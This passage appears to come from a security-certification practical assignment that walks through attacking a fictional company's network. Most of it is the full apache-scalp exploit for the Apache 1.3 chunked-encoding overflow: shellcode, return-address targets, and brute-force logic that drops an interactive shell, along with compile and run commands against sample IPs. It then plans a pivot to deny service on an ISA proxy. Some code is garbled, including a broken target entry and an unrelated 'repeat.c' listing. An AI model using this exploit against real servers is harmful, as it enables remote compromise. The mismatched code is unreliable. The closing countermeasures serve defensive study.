http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-0392
http://bvlive01.iss.net/issEn/delivery/xforce/alertdetail.jsp?oid=20502

The following exploit code was found for this vulnerability at the below web site:

http://www.securiteam.com/exploits/5VP0L0U7FM.html

We will begin by compiling the apache-scalp.c file using the following command:

$ gcc apache-scalp.c -o apache-scalp

The following command-line will run the exploit against a Linux host running on 204.220.240.50 running on port 80:

$ ./apache-scalp 3 204.220.240.50:80

Exploit:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <netdb.h>
#include <sys/time.h>
#include <signal.h>

#define EXPLOIT_TIMEOUT 5 /* num seconds to wait before assuming it failed */
#define RET_ADDR_INC 512

#define MEMCPY_s1_OWADDR_DELTA -146
#define PADSIZE_1 4
#define PADSIZE_2 5
#define PADSIZE_3 7

#define REP_POPULATOR 24
#define REP_RET_ADDR 6
#define REP_ZERO 36
#define REP_SHELLCODE 24
#define NOPCOUNT 1024

#define NOP 0x41
#define PADDING_1 'A'
#define PADDING_2 'B'
#define PADDING_3 'C'

#define PUT_STRING(s) memcpy(p, s, strlen(s)); p += strlen(s);
#define PUT_BYTES(n, b) memset(p, b, n); p += n;

#define SHELLCODE_LOCALPORT_OFF 30

char shellcode[] =
"\x89\xe2\x83\xec\x10\x6a\x10\x54\x52\x6a\x00\x6a\x00\xb8\x1f"
"\x00\x00\x00\xcd\x80\x80\x7a\x01\x02\x75\x0b\x66\x81\x7a\x02"
"\x42\x41\x75\x03\xeb\x0f\x90\xff\x44\x24\x04\x81\x7c\x24\x04"
"\x00\x01\x00\x00\x75\xda\xc7\x44\x24\x08\x00\x00\x00\x00\xb8"
"\x5a\x00\x00\x00\xcd\x80\xff\x44\x24\x08\x83\x7c\x24\x08\x03"
"\x75\xee\x68\x0b\x6f\x6b\x0b\x81\x34\x24\x01\x00\x00\x01\x89"
"\xe2\x6a\x04\x52\x6a\x01\x6a\x00\xb8\x04\x00\x00\x00\xcd\x80"
"\x68\x2f\x73\x68\x00\x68\x2f\x62\x69\x6e\x89\xe2\x31\xc0\x50"
"\x52\x89\xe1\x50\x51\x52\x50\xb8\x3b\x00\x00\x00\xcd\x80\xcc";
```

```
struct {
 char *type;
 u_long retaddr;
} targets[] = { // hehe, yes theo, that say OpenBSD here!
 { "OpenBSD 3.0 x86 / Apache 1.3.20", 0xcf92f },
 { "OpenBSD 3.0 x86 / Apache 1.3.22", 0x8f0aa },
 { "OpenBSD 3.0 x86 / Apache 1.3.24", 0x90600 },
 { "OpenBSD 3.1 x86 / Apache 1.3.20", 0x8f2a6 },
 { "OpenBSD 3.1 x86 / Apache 1.3.23", 0x90600 },
 { "OpenBSD 3.1 x86 / Apache 1.3.24", 0x9011a },
 { "OpenBSD 3.1 x86 / Apache 1.3.24 #2", 0x932ae },
 {Linux GNU 2.4 x86/ Apache 1.3.24 #2", 0xXXXxx },
};

int main(int argc, char *argv[]) {

 char *hostp, *portp;
 unsigned char buf[512], *expbuf, *p;
 int i, j, lport;
 int sock;
 int bruteforce, owned, progress;
 u_long retaddr;
 struct sockaddr_in sin, from;


 if(argc != 3) {
  printf("Usage: %s <target#|base address> <ip[:port]>\n", argv[0]);
  printf(" Using targets:\t./apache-scalp 3 204.220.240.50:80\n");
  printf(" Using bruteforce:\t./apache-scalp 3 204.220.240.50:80\n");
  printf("\n--- --- - Potential targets list - --- ----\n");
  printf("Target ID / Target specification\n");
  for(i = 0; i < sizeof(targets)/8; i++)
   printf("\t%d / %s\n", i, targets[i].type);

  return -1;
 }

 hostp = strtok(argv[2], ":");
 if((portp = strtok(NULL, ":")) == NULL)
  portp = "80";

 retaddr = strtoul(argv[1], NULL, 16);
 if(retaddr < sizeof(targets)/8) {
  retaddr = targets[retaddr].retaddr;
  bruteforce = 0;
 }
 else
  bruteforce = 1;

 srand(getpid());
 signal(SIGPIPE, SIG_IGN);
 for(owned = 0, progress = 0;;retaddr += RET_ADDR_INC) {
```

```
 /* skip invalid return adresses */
 i = retaddr & 0xff;
 if(i == 0x0a || i == 0x0d)
  retaddr++;
 else if(memchr(&retaddr, 0x0a, 4) || memchr(&retaddr, 0x0d, 4))
  continue;

 sock = socket(AF_INET, SOCK_STREAM, 0);
 sin.sin_family = AF_INET;
 sin.sin_addr.s_addr = inet_addr(hostp);
 sin.sin_port = htons(atoi(portp));
 if(!progress)
  printf("\n[*] Connecting.. ");

 fflush(stdout);
 if(connect(sock, (struct sockaddr *) & sin, sizeof(sin)) != 0) {
  perror("connect()");
  exit(1);
 }

 if(!progress)
  printf("connected!\n");

   /* Setup the local port in our shellcode */
 i = sizeof(from);
 if(getsockname(sock, (struct sockaddr *) & from, &i) != 0) {
  perror("getsockname()");
  exit(1);
 }

 lport = ntohs(from.sin_port);
 shellcode[SHELLCODE_LOCALPORT_OFF + 1] = lport & 0xff;
 shellcode[SHELLCODE_LOCALPORT_OFF + 0] = (lport >> 8) & 0xff;

 p = expbuf = malloc(8192 + ((PADSIZE_3 + NOPCOUNT + 1024) * REP_SHELLCODE)
  + ((PADSIZE_1 + (REP_RET_ADDR * 4) + REP_ZERO + 1024) * REP_POPULATOR));

 PUT_STRING("GET / HTTP/1.1\r\nHost: apache-scalp.c\r\n");

 for (i = 0; i < REP_SHELLCODE; i++) {
  PUT_STRING("X-");
  PUT_BYTES(PADSIZE_3, PADDING_3);
  PUT_STRING(": ");
  PUT_BYTES(NOPCOUNT, NOP);
  memcpy(p, shellcode, sizeof(shellcode) - 1);
  p += sizeof(shellcode) - 1;
  PUT_STRING("\r\n");
 }

 for (i = 0; i < REP_POPULATOR; i++) {
  PUT_STRING("X-");
  PUT_BYTES(PADSIZE_1, PADDING_1);
  PUT_STRING(": ");
  for (j = 0; j < REP_RET_ADDR; j++) {
   *p++ = retaddr & 0xff;
   *p++ = (retaddr >> 8) & 0xff;
```

```
  *p++ = (retaddr >> 16) & 0xff;
  *p++ = (retaddr >> 24) & 0xff;
 }

 PUT_BYTES(REP_ZERO, 0);
 PUT_STRING("\r\n");
}

PUT_STRING("Transfer-Encoding: chunked\r\n");
snprintf(buf, sizeof(buf) - 1, "\r\n%x\r\n", PADSIZE_2);
PUT_STRING(buf);
PUT_BYTES(PADSIZE_2, PADDING_2);
snprintf(buf, sizeof(buf) - 1, "\r\n%x\r\n", MEMCPY_s1_OWADDR_DELTA);
PUT_STRING(buf);

write(sock, expbuf, p - expbuf);

progress++;
if((progress%70) == 0)
 progress = 1;

if(progress == 1) {
 memset(buf, 0, sizeof(buf));
 sprintf(buf, "\r[*] Currently using retaddr 0x%lx, length %u, localport %u",
  retaddr, (unsigned int)(p - expbuf), lport);
 memset(buf + strlen(buf), ' ', 74 - strlen(buf));
 puts(buf);
 if(bruteforce)
  putchar(';');
}
else
 putchar((rand()%2)? 'P': 'p');


fflush(stdout);
while (1) {
 fd_set fds;
 int n;
 struct timeval tv;

 tv.tv_sec = EXPLOIT_TIMEOUT;
 tv.tv_usec = 0;

 FD_ZERO(&fds);
 FD_SET(0, &fds);
 FD_SET(sock, &fds);

 memset(buf, 0, sizeof(buf));
 if(select(sock + 1, &fds, NULL, NULL, &tv) > 0) {
  if(FD_ISSET(sock, &fds)) {
   if((n = read(sock, buf, sizeof(buf) - 1)) <= 0)
    break;

   if(!owned && n >= 4 && memcmp(buf, "\nok\n", 4) == 0) {
    printf("\nGOBBLE GOBBLE!@#%%)*#\n");
    printf("retaddr 0x%lx did the trick!\n", retaddr);
```

```
      sprintf(expbuf, "uname -a;id;echo hehe, now use 0day OpenBSD local kernel exploit to gain
instant r00t\n");
      write(sock, expbuf, strlen(expbuf));
      owned++;
     }

     write(1, buf, n);
    }

    if(FD_ISSET(0, &fds)) {
     if((n = read(0, buf, sizeof(buf) - 1)) < 0)
      exit(1);

     write(sock, buf, n);
    }
   }

   if(!owned)
    break;
  }

  free(expbuf);
  close(sock);

  if(owned)
   return 0;

  if(!bruteforce) {
   fprintf(stderr, "Ooops.. hehehe!\n");
   return -1;
  }
 }

 return 0;
}
```

Details on Method of Attack/Technique

For the purpose of this attack, I will assume that John is using the default version of Apache (1.3) that was distributed with Red Hat Linux 7.2. Our recent probing and scanning of John's network has been fruitful because we were able to get the IP address of his web server clusters. After compiling the code on a Linux platform, I could take advantage of this vulnerability using the above code.

The attack involves using a very rare HTTP header in the request. It will contain the following (among the HTTP headers):

Transfer-Encoding: chunked (this is a legitimate header)

The exploitation code (as shown above) for Apache 1.3 remote command execution) is placed in the request's body in the chunked encoding format when launched by the exploit code. The stack overflow is caused by not following the format for chunked transfer-encoding body. This format dictates that each chunk

is preceded by a hexadecimal number stating the length of the chunk following it. By providing very large numbers it is possible to trigger the stack overflow. The chunk itself need not be excessively large. A single HTTP request is adequate to execute the attack (for the remote command execution). Once the web server has been compromised, it would potentially be possible to launch an attack on an internal system, specifically the proxy server.

Once I gain root access on the Apache web server and install the root kit, I can further exploit the Microsoft ISA Proxy server using the following vulnerability:

A description of the vulnerability can be found at the following web site:

http://www.securiteam.com/windowsntfocus/Invalid_Web_Request_Can_Cause_Access_Violation_in_ISA_Server_Web_Proxy_Service.html

Invalid Web Request Can Cause Access Violation in ISA Server Web Proxy Service

The ISA Server Web Proxy service does not correctly handle web requests that contain a particular type of malformed argument. Processing such a request would result in an access violation, which would cause the Web Proxy service to fail. This would disrupt all ingoing and outgoing web proxy requests until the service was restarted.

Vulnerable systems:
Microsoft tested ISA Server 2000 and Proxy Server 2.0 to assess whether they are affected by this vulnerability. Previous versions are no longer supported and may or may not be affected by this vulnerability.

Mitigating factors:
* The vulnerability could be exploited from the Internet only if the Web Publishing feature were enabled. By default, this feature is disabled.
* The vulnerability would not enable an attacker to breach the security of the firewall - that is, it would not enable the attacker to access protected resources or bypass the firewall. It would only enable the attacker to deny legitimate service to other users.
* The vulnerability would only allow the Web Proxy service to be disrupted. Other ISA services would continue functioning normally.

Patch availability:
- Microsoft ISA Server 2000:
http://www.microsoft.com/Downloads/Release.asp?ReleaseID=29081

The following exploit code was found for this vulnerability at the below web site:

http://downloads.securityfocus.com/vulnerabilities/exploits/repeat.c

We will begin by compiling the repeat.c file using the following command on a Linux host:

$ gcc repeat.c –o repeat

The following command-line will run the exploit against the Microsoft ISA Server running on 10.0.40.x running on port 80:

$ ./repeat 3 10.0.40.x:80

```
/*
 * repeat.c -- quick-n-dirty hack to output argv[2] instances of the
 * character whose ASCII value is given as argv[1]
 *
 * WARNING - this has absolutely no error checking!
 */

#include <stdio.h>

main (int argc, char **argv) {
  int character;
  long repetitions, i;

  if ( argc != 3 ) {
    printf("usage: repeat char reps\n");
    exit(1);
  }
  character = atoi(argv[1]);
  repetitions = atol(argv[2]);

  for (i = 0L; i < repetitions; i++) {
    printf ("%c", character);
  }
}
```

Results of the Attempted Exploit of an Internal System

Based on available information from Apache, at the very least, this vulnerability could help me launch a denial of service attack as the parent process will eventually have to replace the terminated child process and starting new children uses non-trivial amounts of resources. It is suggested by Apache, that the stack overflow can be controlled on a 64-bit platform. Further research shows on some 64-bit platforms and some 32-bit platforms it is likely that it is further exploitable. This could allow arbitrary code to be run on the server as the user the Apache

children are set to run as. The attack could possibly go unnoticed since John is probably running an older version of Apache and this is a fairly new vulnerability.

On John's Linux box running Apache 1.3.24, an attempt to exploit the vulnerability would produce this type log message in its error_log:

> [Mon Jun 17 16:12:25 2002] [notice] child pid 21452 exit signal Segmentation fault (11)

The attack is usually not logged unless the server is patched. Because we are assuming that the box is unpatched; this log message may not appear and aid John in determining what type of activity is ongoing.

This proxy server vulnerability is only exploitable from the internal network unless the Web Publishing service has been enabled, in which case it can be exploited from either internal or external networks. We will assume that the Web Publishing service is enabled, thus allowing us to attempt the exploit of this vulnerability from the DMZ compromised Apache web server.

Countermeasures

- Apply a patch from your vendor.
    - Apply a patch from your vendor to correct this vulnerability. The CERT/CC has been informed by the Apache Software Foundation that the patch provided in the ISS advisory on this topic does not completely correct this vulnerability. More information about vendor-specific patches can be found at http://stronghold.redhat.com/sh3/errata-2002-118.
- Upgrade to the latest version of Apache.
    - The Apache Software Foundation has released two new versions of Apache that correct this vulnerability. System administrators can prevent the vulnerability from being exploited by upgrading to Apache version or 2.0.39. The new versions of Apache will be available from their web site at http://httpd.apache.org/.
- Apply the Microsoft patch associated with the vulnerability. See Microsoft Security Bulletin MS01-021.
- Subscribe to the following mailing lists:
    - CERT Coordination Center
    - SANS Critical Vulnerability Analysis (CVA)
    - BUGTRAQ

REFERENCES

Books and Manuals

Scambray, Joel, McClure, Stuart, Kurtz, George - Hacking Exposed, 2nd Edition, Osborne/McGraw-Hill, 2001.

Cisco Security and VPN Solutions Folio (Collections of Excerpts from Cisco Press Certification and Training Books), Cisco Internet Learning Solutions Group, Pearson Custom Publishing, 2002.

Skoudis, Ed - Counter Hack (A Step-by-Step Guide to Computer Attacks and Effective Defenses), Prentice Hall, 2002.

Olgetree, Terry William - Practical Firewalls, QUE, 2000.

Northcutt, Stephen, Zeltzer Lenny, Winters, Scott, Frederick, Karen Kent, Ritchey, Ronald W. - Inside Network Perimeter Security, New Riders, 2002.

Allen, Julia - The CERT® Guide To System and Network Security Practices, Addison-Wesley, 2001.

Router Security Configuration Guide – System and Network Attack Center (SNAC), NSA, November 2001 (Version 1.0), available online at http://nsa1.www.conxion.com/cisco/download.htm

Wack, John, Tracey Miles, Draft Guideline on Network Security Testing, NIST Special Publication 800-42, available online at http://www.csrc.nist.gov/publications/drafts/security-testing.pdf.

Wack, John, Culter, Ken, Pole, Jamie, Guidelines on Firewalls and Firewall Policy, NIST Special Publication 800-41, January 2002, available online at http://www.csrc.nist.gov/publications/nistpubs/800-41/sp800-41.pdf.

White Papers

Building Your Firewall Rulebase, Lance Spitzner, January 26, 2000, available online at http://www.enteract.com/~lspitz/rules.html.

Auditing Your Firewall Setup, Lance Spitzner, December 12, 2000, available online at http://www.enteract.com/~lspitz/audit.html.

Cisco – Improving Security on Cisco Routers, available online at http://www.cisco.com/warp/public/707/21.pdf.

Vulnerability Alerts and Advisories

http://www.securiteam.com/exploits/5VP0L0U7FM.html
http://httpd.apache.org/
http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-0392
http://bvlive01.iss.net/issEn/delivery/xforce/alertdetail.jsp?oid=20502
http://httpd.apache.org/info/security_bulletin_20020617.txt
http://www.cert.org/advisories/CA-2002-17.html
http://www.securiteam.com/securitynews/5IP0M0K8AE.html
http://www.opennet.ru/base/fire/1032453493_1387.txt.html
http://www.checkpoint.com/techsupport/alerts/http_connect.html
http://www.kb.cert.org/vuls/id/150227
http://www.securiteam.com/windowsntfocus/Invalid_Web_Request_Can_Cause_Access_Violation_in_ISA_Server_Web_Proxy_Service.html

Additional Online Resources
http://www.technguide.com
http://packetstorm.decepticons.org/distributed/
http://stronghold.redhat.com/sh3/errata-2002-118
http://packetstorm.widexs.nl/
http://www.cert.org/
http://www.securityfocus.com/
http://icat.nist.gov/icat.cfm
http://www.cve.mitre.org
http://www.cisco.com/univercd/cc/td/doc/product/iaabu/pix/pix_sw/v_62/index.htm
http://www.cisco.com/univercd/cc/td/doc/product/vpn/vpn3000/3_6/config/cfg.pdf

GCFW Practical Assignments Used as References

Sonia Valerio (http://www.giac.org/practical/Sonia_Valerio_GCFW.doc)
Emily Gladestone (http://www.giac.org/practical/Emily_Gladestone_GCFW.zip)
Steve Keifling (http://www.giac.org/practical/Steve_Keifling_GCFW.doc)
Matthew Briddell (http://www.giac.org/practical/Matt_Briddell_GCFW.zip)